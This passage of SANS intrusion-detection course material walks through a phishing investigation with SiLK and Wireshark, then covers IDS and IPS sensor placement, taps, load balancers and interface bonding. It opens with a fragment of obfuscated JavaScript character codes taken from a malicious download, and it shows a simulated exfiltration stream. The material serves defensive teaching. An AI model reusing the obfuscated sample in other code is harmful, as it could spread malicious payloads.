117 108 122 106 104 119 108 47 41 44 124 55 72 55 72 44 124 55 72
55 72 44 124 55 72 55 72 41 50 41 44 124 76 56 75 64 44 124 58 59
75 64 44 124 60 63 57 59 44 124 60 63 60 63 44 124 58 58 60 63 44
124 73 58 75 73 44 124 55 58 56 74 44 124 58 56 74 58 44 124 61 61
74 64 44 124 76 64 63 56 44 124 77 72 61 60 44 124 58 55 63 55 44
124 59 55 57 56 44 124 77 72 76 57 44 124 56 62 74 64 44 124 57 56
57 57 44 124 59 64 57 56 44 124 55 56 57 56 44 124 57 56 57 56 44
124 57 56 59 73 44 124 77 56 75 76 44 124 57 56 64 63 44 124 57 56
58 56 44 124 72 72 57 56 44 124 74 72 75 64 44 124 62 77 57 59 44
124 63 60 75 57 44 124 77 56 75 76 44 124 75 62 74 64 44 124 75 76
75 76 44 124 74 64 75 76 44 124 57 57 56 74 44 124 57 56 57 56 44
124 75 64 72 72 44 124 56 64 74 64 44 124 57 56 57 56 44 124 74 64
```

© SA
All Rights Reserved

Intrusion Detection In-Depth

phishdemo.pcap

What does appear to be malicious is that there is obfuscated JavaScript later in the download that most likely means something malicious is being sent. It could contain an exploit that gives the attacker access to the victim host. And that is what appears to be happening in this download!

What Happened After Malware Download?

```
rwstats phishdemo.silk --fields=sip --top --bytes --count 5
```

sIP	Bytes	%Bytes	cumul_%
173.255.224.59	1537926	95.609878	95.609878
100.100.100.100	27579	1.714533	97.324411
100.100.100.111	21264	1.321942	98.646353
65.55.111.78	15118	0.939857	99.586209
173.255.224.66	6570	0.408444	99.994654

```
rwfilter phishdemo.silk --proto=6 --bytes 1000000- -pass=stdout |  
rwcut -f 1-8
```

sIP	dIP	sPort	dPort	pro	packets	bytes	flags
173.255.224.59	100.100.100.111	48516	9999	6	1092	536240	S PA

© SA
All Rights Reserved

Intrusion Detection In-Depth

phishdemo.silk


Now that we've confirmed that the victim IP has been hacked, let's see if any exfiltration was performed as a possible follow-up activity. SiLK flow data is very useful for showing the number of bytes or packets that were transferred. The SiLK "rwstats" command has some options that allow us to expose "top" talkers for data.

Let's assume that we have the SiLK data associated with the time around the phishing attack. It is stored in a file named "phishingdemo.silk". We'd like to look at the top five source IP's sending the most bytes.

We see the host "173.255.224.59" once again and it is the top talker. Now, let's perform a second SiLK command to display more characteristics, especially the destination port, of the potential exfiltration data. We add another parameter to the rwfilter command to look for any flows that have more than 1,000,000 bytes using "--bytes=1000000-." We see the flow of interest that has a destination port of 9999.

The designation of 1,000,000 or more bytes is specific to this particular investigation. It is not a universal number for all investigations since there may routinely be flows of 1,000,000 or more bytes in normal traffic at many sites. This is merely a demonstration of the steps one might use to analyze the data.

What Happened Over Port 9999?



The image shows a screenshot of the Wireshark network protocol analyzer. The menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, and Intern... The toolbar contains various icons for file operations, capture, and analysis. The filter field is set to "tcp.port == 9999". Below the filter, a table displays a list of captured packets. The table has columns for Time, Source, Destination, Protocol, Source port, and Dest port. The data shows a series of packets from source 173.255.224.59 to destination 100.100.100.111, all using TCP protocol and source port 48516, destined for port 9999.

Time	Source	Destination	Protocol	Source port	Dest port
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999
21474	173.255.224.59	100.100.100.111	TCP	48516	9999

© SANS All Rights Reserved Intrusion Detection In-Depth phishdemo.pcap

Finally, let's go back to Wireshark, use a display filter of "tcp.port == 9999" to find the session and follow the TCP stream. It looks like host 173.255.244.59 is sending packets to host 100.100.100.111. Let's examine that some more.

Oh No!

Stream Content

```
Say goodbye to all your corporate secrets. We know who you are, what you do, and where
you live. All your data are belong to us!!! HAHAHAHA. Peace out - LOL!
Say goodbye to all your corporate secrets. We know who you are, what you do, and where
you live. All your data are belong to us!!! HAHAHAHA. Peace out - LOL!
Say goodbye to all your corporate secrets. We know who you are, what you do, and where
you live. All your data are belong to us!!! HAHAHAHA. Peace out - LOL!
Say goodbye to all your corporate secrets. We know who you are, what you do, and where
you live. All your data are belong to us!!! HAHAHAHA. Peace out - LOL!
Say goodbye to all your corporate secrets. We know who you are, what you do, and where
you live. All your data are belong to us!!! HAHAHAHA. Peace out - LOL!
Say goodbye to all your corporate secrets. We know who you are, what you do, and where
you live. All your data are belong to us!!! HAHAHAHA. Peace out - LOL!
Say goodbye to all your corporate secrets. We know who you are, what you do, and where
you live. All your data are belong to us!!! HAHAHAHA. Peace out - LOL!
```

© SA
All Rights Reserved

Intrusion Detection In-Depth

phishdemo.pcap

This appears to be a mocking exfiltration of data containing corporate secrets. Obviously, this is just a simulation of the real data that left the network, but you get the idea that it was something bad.

Review of Phishing Attack Investigation

- Search for subject "Password Reset Required"
- Examine content of all discovered e-mails for malicious link
- Attempt to find DNS resolution of link hostname to IP address
- Find traffic to malicious IP address to expose victim IP addresses
- Follow the TCP session of all traffic to malicious website
- Attempt to determine if it is malicious
- Use flow to help find larger-than-normal outbound flows from victim IP addresses
- Analyze content of those sessions

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

We needed to perform many different steps in this investigation because the incident has some asynchronous activity – namely the traffic to the SMTP server was captured inbound only and there was no way to determine if a user read the e-mail and followed the link other than to see any traffic going to and from the IP address associated with the malicious link. There were multiple phases in our investigation. There was the e-mail sending phase, the DNS resolution phase, the web download phase, and finally the exfiltration phase that required a lengthy investigation.

First, we used Wireshark to help us find the users who received the e-mail with the malicious link in the SMTP body. We attempt to find, using Wireshark, any victim host performing DNS resolution of the malicious host name to IP address. We can use Wireshark, tcpdump, or SiLK to see if there are any sessions to the malicious web server IP address. We have to use Wireshark to examine the content of the HTTP exchange. We got lucky since it was not encrypted. We suspected that the downloaded PDF included some malicious code. And, we also got a tip about possible exfiltration of data. SiLK is a quick and efficient tool to examine flows and flow sizes. Finally, we can use Wireshark again to examine the exfiltration sessions.

While this is a unique investigation, it shows the methodology of using several tools, each better at a particular aspect of traffic analysis, to perform a network forensics investigation. This can be combined with system logs, anti-virus, and host-based software to get a more complete understanding of the attack.

Network Traffic Forensics Summary

- Begins with some kind of indicator
- Investigation based on:
 - Data associated with indicator
 - Type/availability of traffic captured
 - Ability to detect/decode traffic associated with incident

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

When performing network forensics, you begin your investigation with some kind of indicator of a problem. This could be a Snort alert, a host-based warning, some kind of log message in isolation or an aggregation of messages, to name a few. Each indicator comes with some type of data – perhaps an IP address, perhaps a port, or even some payload. This will determine how you approach your investigation.

In addition, you must have some kind of traffic capture to retrospectively analyze the issue. Sensors like Snort are alert-driven and give you a warning of an issue along with context data, but usually cannot tell you what happened before or after the warning unless other activity occurs that sets off Snort rules. Data-driven sensors blindly capture traffic, so you must make sense of it. Full packet capture is most helpful for investigation, but sites often cannot capture it because of volume or retain it for long periods of time. That's where flow capture such as SiLK can assist. And, remember there are challenges to detection in terms of encryption, non-standard port usage, and many other issues.

The investigation may be an iterative process or it may proceed by pursuing a chronology of events. The combined use of alert-driven and sensor-driven data collected at appropriate locations on the network can assist in yielding some kind of understanding of the suspicious traffic.

Network Traffic Forensics Exercises

Workbook

Exercise:	"Network Traffic Forensics"	
Introduction:	Approach #1	Page 39-E
	Approach #2	Page 47-E
Questions:	Approach #1 -	Page 40-E
	Approach #2 -	Page 48-E
Answers:	Approach #1 -	Page 49-E
	Approach #2 -	Page 56-E

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Network Architecture for Monitoring

- Analyst Toolkit
- Packet Crafting
- Network Traffic Forensics
- Network Architecture for Monitoring
- Correlation of Indicators

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

This page intentionally left blank.

Network Architecture for Monitoring

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

Let's turn our attention to architecture scenarios, with special focus on IDS/IPS deployment, for monitoring network traffic.

Objectives


- Examine the architecture considerations when monitoring network traffic
- Discuss some common sensor deployments
- Survey the hardware used to capture traffic
- Look at sensor speed, capabilities, and the notion of critical path

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

We've focused on theory and tools so now it is time to look at the architecture and hardware involved in sensor deployment. Specifically, we'll look at the difference between an IDS and IPS in terms of hardware required when deployed. There are many different methods to capture traffic so we'll examine the hardware available to facilitate this. Finally, we'll look at some associated issues including sensor speed, capabilities and a notion known as the critical path that defines how traffic is processed from capture to post-processing.

How Would You Improve this Architecture Design?



This is a pictorial representation of network security with a layered solution. This is not necessarily a recommendation of how your site should be configured. It is offered as a basis for discussion and your needs may be very different. Our concentration in the next few slides will be getting the sensors properly configured.

There are quite a few integral components highlighted in this slide. First, there is an external (denoted by the encircled "E") Intrusion Prevention Sensor (IPS) on the outside of the firewall and an Intrusion Detection System (IDS) on the inside the firewall (denoted by the encircled "I"). Initial screening is done at the gateway router using packet filtering technology. As traffic enters our network, the IPS examines all of the traffic flowing through the network, "scrubbing" malicious traffic before it passes through the firewall, which is configured with a 'deny all default' policy and performs additional traffic screening. By implementing multiple technologies such as packet filtering at the router and stateful inspection with an IPS and firewall, we can leverage the strengths and mitigate the weaknesses of each technology.

We also have a screened Public Access Zone (PAZ) which contains the web, DNS and mail servers. The PAZ contains the servers that can be contacted by the 'outside world'. Inside the network, we find a Security Information Management (SIM) box (denoted by the encircled "S") and the SIM database (denoted by the encircled "D"). An internal firewall can be used to segment sensitive areas of our network, such as finance or HR. Internal systems report to community log servers equipped with log watchers. All log data can be centrally reviewed in the SIM and alerts can be sent out as appropriate. The defense-in-depth architecture has been extended in some organizations to include personal firewalls and small-scale host IPS (HIPS) software along with anti-virus on employees' desktops and laptops often referred to as endpoint security.

An external IPS is doomed to fail when located the firewall when blocking inbound traffic for sites with copious and diverse traffic. At worst, it will block legitimate traffic, at best, it will log false positives. If you or someone else feels the need to have some kind of monitoring outside the firewall, a better configuration would be to have an IDS that examines/audits outbound traffic for compliance of firewall rules to ensure that they are properly configured.

Common Deployments

- **Passive listening IDS**
 - IDS sensor commonly has 2 NICs, one addressable and one passive
 - What type of hardware is required to capture traffic?
 - Switches, inline taps and hubs
 - Fiber optic or copper taps and CAT-5 or fiber optic cables
 - IDS load balancing
- **Inline blocking IPS**
 - IPS sensor commonly has a minimum of 3 NICs, one addressable and minimum of 2 inline NICs

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

While the above IDS or IPS architecture issues are not the only ones that you will encounter when setting up a site's intrusion management and defense-in-depth strategy, they are issues that most network analysts/administrators will need to address. We'll cover deployment concerns in the next set of slides.

IDS Sensor Configuration

- Uses minimum 2 NICS
 - Communication interface: Reports to management console
 - Connected to internal network
 - Assign an internal network IP address
 - Passive listening interface: Monitor network traffic
 - Attached to network to be monitored
 - Has no IP address
 - No way to discover interface on monitored network
 - May have additional protection of blocking outbound traffic

© SANS,
All Rights Reserved


Intrusion Detection In-Depth

One of the first challenges in building your IDS architecture is to properly configure the sensor to monitor traffic, and at the same time, not be vulnerable to attack on an exposed network. A second IDS sensor interface is typically used to report back to a management console, using some kind of secure communications protocol like SSL.

These requirements are handled by using a sensor with two NIC cards. The communication interface that reports to the management console needs to be accessible via the network for troubleshooting, updating signatures and software, and general management. This interface should be connected to a port in a device such as a switch from a segment or VLAN connected to the internal network. The interface that monitors the traffic needs to be connected to a port in a device capable of forwarding the traffic where it is monitored. This network interface should not be assigned an IP address, thereby preventing a malicious user from finding it. Additionally, it need not and should not be able to transmit any data.

An IDS sensor can have more than two interfaces if two cards are bound together using interface bonding. We'll talk more about interface bonding when we talk about taps.

Hardware to Capture Traffic for IDS Analysis




Another issue that you may confront is how to capture the desired traffic on your IDS sensor. We show an IDS sensor that is located inside the gateway router and the site's firewall. Obviously, this is not the only place you can install sensors, but we use this for illustration purposes to discuss the issues you may encounter that are identical regardless of sensor placement.

The first issue is that we somehow need to monitor this traffic. This requires some hardware inside the gateway router and the firewall. There are different options posed above, but you must also consider that the type of device you select for your given site will be dependent largely on the volume of traffic you receive and whether you have half or full-duplex. For our examples, let's assume that the segment that we're examining is a full-duplex 100mbps. We are going to review multiple different technologies that are available on the next couple of slides.

With half-duplex, you send and receive traffic over the same communication channel. However, if traffic is both sent and received at exactly the same time, collisions can occur which require detection and retransmission. If detection and retransmission do not occur as expected, there is the potential for packet loss. Half-duplex is typically used with hubs. Full-duplex, on the other hand, has the capability to send and receive traffic over the same communication channel at the same time without collisions. Full-duplex is typically used with switches where each port sends and receives traffic only to the device connected to the port. Some switches also provide the capability to run in half-duplex mode if the need arises.

Switches

- Each port sees only traffic directed to it
- Must span or mirror traffic from other ports to monitor port
 - May cause collisions/dropped packets
- Span/mirror port available for up to 10gbps



© SANS.
All Rights Reserved

Intrusion Detection In-Depth

A switched environment dedicates bandwidth to each device on every port and collisions do not occur when full-duplex transmission is in use. This provides an extra measure of security because each device is in its own broadcast domain and traffic cannot be easily sniffed by rogue users as was the case with the hubs where traffic was blasted out to all ports and all devices connected to the hub.


Since switched traffic is only sent out the destination port – also known as the monitor or mirror port, instead of all ports, this makes it a bit more difficult for a potential attacker. An attacker who gained access to a host connected to a hub could sniff the network traffic. Only a device connected to the switch's spanning or mirroring port can sniff all traffic. That's because traffic from one or more switch ports is duplicated and sent to the span or mirrored port. Some switches are even sophisticated enough to take traffic from remote switches and mirror it on a local switch.

The problem now is that this increases the load on the switch, necessitating more CPU power and memory as it labors to replicate the traffic to the spanning port. The spanning or mirroring port can become "oversubscribed" when the bandwidth of all of the spanned ports exceeds that of the spanning port. And, collisions can occur on the switch that may not be detected if there are simultaneous transmissions to the spanning port.

Assume that you have 10 ports in the switch with a 100mbps capacity and 10% utilization. Now, assume that the spanning port is also 100mbps. You now have 100% utilization of the spanned port. If the utilization of the ports increases to 50%, you now have to jam 500mbps into a 100mbps spanned port. You can see where this will cause a problem. One solution is to have a gbps spanning port to keep up with the traffic. Switches have a backplane that buffers the traffic in transit between switch ports to make sure traffic is not dropped. However, if the backplane becomes overloaded, the packets destined for the span port are dropped. You should be aware that many switches are not configured, by default, with a span port, requiring you to configure a span port yourself.

Taps

- Bleeds off existing signal of traffic for capture
- Splits out/regenerates send (Tx) signal
- Need to aggregate Tx traffic before IDS receives
- Up to 1Gbps capacity



A network tap uses the existing signals to replicate the traffic. Unlike a switch, it doesn't impact the flow or require that packets be duplicated. It is a one-way hardware device.

Looking at the 100mbps tap in the slide, it has two ports (A and B) that send and receive traffic, and two tap ports (Tap A and Tap B) that monitor the traffic. As you can see, we have 100mbps full-duplex traffic entering both ports A and B of the tap and flowing between the site firewall and internal network. The transmit (Tx) for port A becomes the receive (Rx) for port B and transmit for port B becomes the receive for port A. Therefore, if we can capture the transmit from both ports, we will have all of the traffic we need to monitor.

However, since we have essentially split the traffic flow apart by taking each individual transmit signal, we cannot directly have a sensor monitor that traffic. It is possible that it will get out of sync and we now need an "aggregator" for port A and port B monitored transmits. That is where the switch comes in again. We will need to send the monitored transmits of traffic from Tap A and Tap B to a switch, span the two switch ports and send the traffic out the spanned port aggregating them in the process. The spanned port will send the traffic to the sensor.

What have we gained over exclusively using a switch? First, the number of lost packets can be decreased since we are not trying to duplicate all traffic. Second, the tap allows us to view all of the packets being transmitted without modifying our network structure. The tap does not need an IP address, instead simply watches the traffic going by. However, taps can still introduce some of the same issues as switches when attempting to keep up with traffic. Above, the spanned port is labeled as 100mbps/1gbps meaning it is one or the other not a range of between 100mbps-1gbps. You have to buy a higher end switch in order to get the 1gbps spanning capacity. Even so, we still have the problem of the sensor not being able to keep up with the traffic. That is where the IDS load balancer comes in; we'll discuss this in the next slide. The tap diagram above is from IDS Deployment Guides Tapping Diagrams that was once available on the Snort website documentation, but is no longer available.

Types of Taps

- **Copper**
 - Signal is regenerated, bandwidth and distance limitations
- **Fiber optic**
 - Signal is split, greater bandwidth and distance capabilities
- **Aggregation**
 - Port: Aggregates the split traffic before sending to monitoring device
 - Link: Takes full-duplex from different links/VLANs and sends to monitoring device
- **Span**
 - Tap used to plug into switch span port
- **Regeneration**
 - Permits multiple monitoring devices to view the same traffic

© SANS,
All Rights Reserved

Intrusion Detection In-Depth

There are several different tap types. A copper tap regenerates and strengthens the signal so that the monitoring device receives it too. Fiber optic splits the signal so that both the monitoring device and network receive it. Essentially, the fiber optic tap steals light or signal from the traffic and redirects the signal to the monitor port of a sensor. Signal strength degrades as the length of the tapped cable, either copper or fiber optic, is increased.

A hybrid use of both a switch and tap is available and known as a span tap. This is where a specialized tap is placed on a switch span port. If you are concerned with the possibility of two or more hosts on a switch attacking each other, use a span tap instead of tapping two switches.

A port aggregation tap takes the Rx and Tx signals, combines them back into full-duplex traffic and sends it to a monitoring port. This permits the monitoring device to have a single NIC to receive the aggregated traffic. Link aggregation takes its input from many different links or VLANs and fuses the full-duplex to send it to one or more monitor ports.


A regeneration tap makes the sniffed traffic available on many different output ports connected to different types of monitoring devices. This permits the same traffic to undergo scrutiny by different hardware/software such as IDS, forensics, and bandwidth/flow monitoring. The name "regeneration" tap is a bit of a misnomer. Unlike, a copper tap that is said to regenerate, therefore amplify a signal, the regeneration tap simply preserves the original signal. It makes the original signal available, neither perturbing nor strengthening it, to many different devices.

If you'd like to read a discussion of different types of taps with helpful diagrams, look at the following:

http://www.network-taps.eu/products/products_networktaps.php

IDS Load Balancer

- Provides aggregation, round-robin traffic distribution, and service monitoring
- See traffic as **streams of data**, not packet-by-packet
- Up to 1gbps capacity



An IDS load balancer provides a solution where a single sensor is incapable of monitoring high throughput traffic. As we saw with the switch and switch/tap combination, the spanning port can send the monitored traffic to one sensor only.


The IDS load balancer solves this problem by allowing multiple sensors or monitoring devices to receive the output. This allows many different configurations. The simplest configuration is one where many single sensors handle an aggregate capacity of the throughput of the network. Instead of relying on one sensor to capture all traffic, you distribute the load. The traffic load balancer provides a round-robin distribution of traffic based on flow monitoring—its definition of conversations or sessions. In other words, instead of taking single packets and evenly distributing them among the sensors, it will take an entire conversation (like a TCP session) and direct it to one sensor. Otherwise, you'd be left with unaffiliated packets and unintelligible garbage on the sensors.

Another configuration option allows you to direct certain services to different sensors. Essentially, you may have a sensor where you send HTTP traffic only, one where SMTP traffic is sent, and a third to receive all other traffic. This also allows you to use different types of sensor software to provide the best solution for your needs.

You may hear the term "traffic balancer". The concept is very similar to an IDS load balancer where a device takes traffic and distributes it to multiple devices. The difference between an IDS load balancer and traffic balancer is that the IDS load balancer understands the notion of associated traffic like streams or ports, whereas a traffic balancer deals on a packet level only. An IDS is not very useful if it cannot see all traffic for a given session or stream.

Channel Bonding

- Send tap output to host
- Separate interface on host receives tap traffic
- "Bond" 2 physical interfaces into 1 logical interface
- Aggregates traffic for sniffing



Remember that the dilemma is that the transmit signals are split in the tap configuration and must be aggregated for monitoring. So far, we've examined the use of a switch and load balancer to perform the aggregation and distribution. There is another option for aggregating tapped traffic. This is accomplished by using interface bonding. Interface or channel bonding allows the user to bind multiple interfaces together into one logical interface that can be used by network sniffers and analyzers. For example, tap port A could be plugged into eth1 and tap port B could be plugged into eth2. These two interfaces could then be bound together to form an interface bond0. This interface allows a sniffer to process both tap port A and B as if they were one interface.

Interface bonding works on Linux as follows:

```
eth1 = port A
eth2 = port B
```

```
ifconfig bond0 promisc up
ifconfig eth1 promisc up
ifconfig eth2 promisc up
ifenslave bond0 eth1
ifenslave bond0 eth2
```

First, we define a logical interface bond0 and bring it up in promiscuous mode. Then, the two physical interfaces are brought up in promiscuous mode. Finally, the ifenslave command is used to associate a physical interface (such as eth1 or eth2 in this example) with a logical interface (bond0). We would now have to instruct our sniffer software to read from interface bond0.

Intrusion Prevention System

- True IPS sits inline with two NICs
- Proactive defense mechanism
- All packets must pass through it
- Packets are checked before being passed to internal interface
- Flow can be tagged as suspicious
- Some have firewall built-in
- Packet scrubbing
- High availability

© SANS.
All Rights Reserved

Intrusion Detection In-Depth

True network Intrusion Prevention Systems (IPS) sit inline on the network with one NIC identified as external and one as internal; often referred to as a "Port Pair." The IPS can have several Port Pairs based on its hardware capacity. The IPS is a proactive defense mechanism that checks and tracks and potentially blocks a flow containing malicious activity. If a flow is tagged as suspicious, all subsequent packets associated with that session can also be dropped with very little effort.

One of the most important factors in evaluating an IPS is its latency. The high end products tend to use a hardware parallel application-specific integrated circuit (ASIC) that introduces lower latency than software solutions to process traffic. While inline, many IPS solutions can also be in monitoring or bypass mode only and monitor traffic while still alerting on suspicious traffic without blocking the attacks. This mode is typically used when deploying a new IPS, allowing you to observe its performance and customize it for your site.

An IPS may act as a proxy and will ensure a 3-way handshake has been completed before allowing the traffic through. Other IPS solutions include a packet screening firewall built-in to offer additional protection against known malicious site (IP or range) or ports which can be used with specific tasks to drop traffic from these pre-identified sources or unwanted ports. Another interesting feature is the capability of "packet scrubbing" to remove protocol inconsistencies resulting from varying interpretations of the TCP/IP specification or intentional packet manipulation to attack a host. A good candidate would be any packet with the TCP urgent flag set since that is rarely used for legitimate purposes today.

One final and very important point is that it is possible that rules or signatures may have false positives because they may not be correct or may not be tuned for your specific site. The consequences of this are that valid traffic could be dropped. Most vendors have a smaller recommended set of rules or policies that should be applied when placing the solution in IPS versus IDS mode. Still, the best advice is to first place your IPS in monitor/alert mode, observe the results, and customize the rules and policies for your site. This may take several iterations to get it right.

IPS Sensor Configuration

- Use minimum of 3 NICS
 - Communication interface: Reports to management console
 - Connected to internal or protected network
 - Assigned an IP address on internal or protected network
 - Inline interfaces: Observe traffic as it passes through
 - Inline of traffic flow
 - No IP addresses
 - Can fail open or closed
 - No way to discover interface on exposed network
 - Typically the filters will either log, deny, log and deny traffic at wire speed

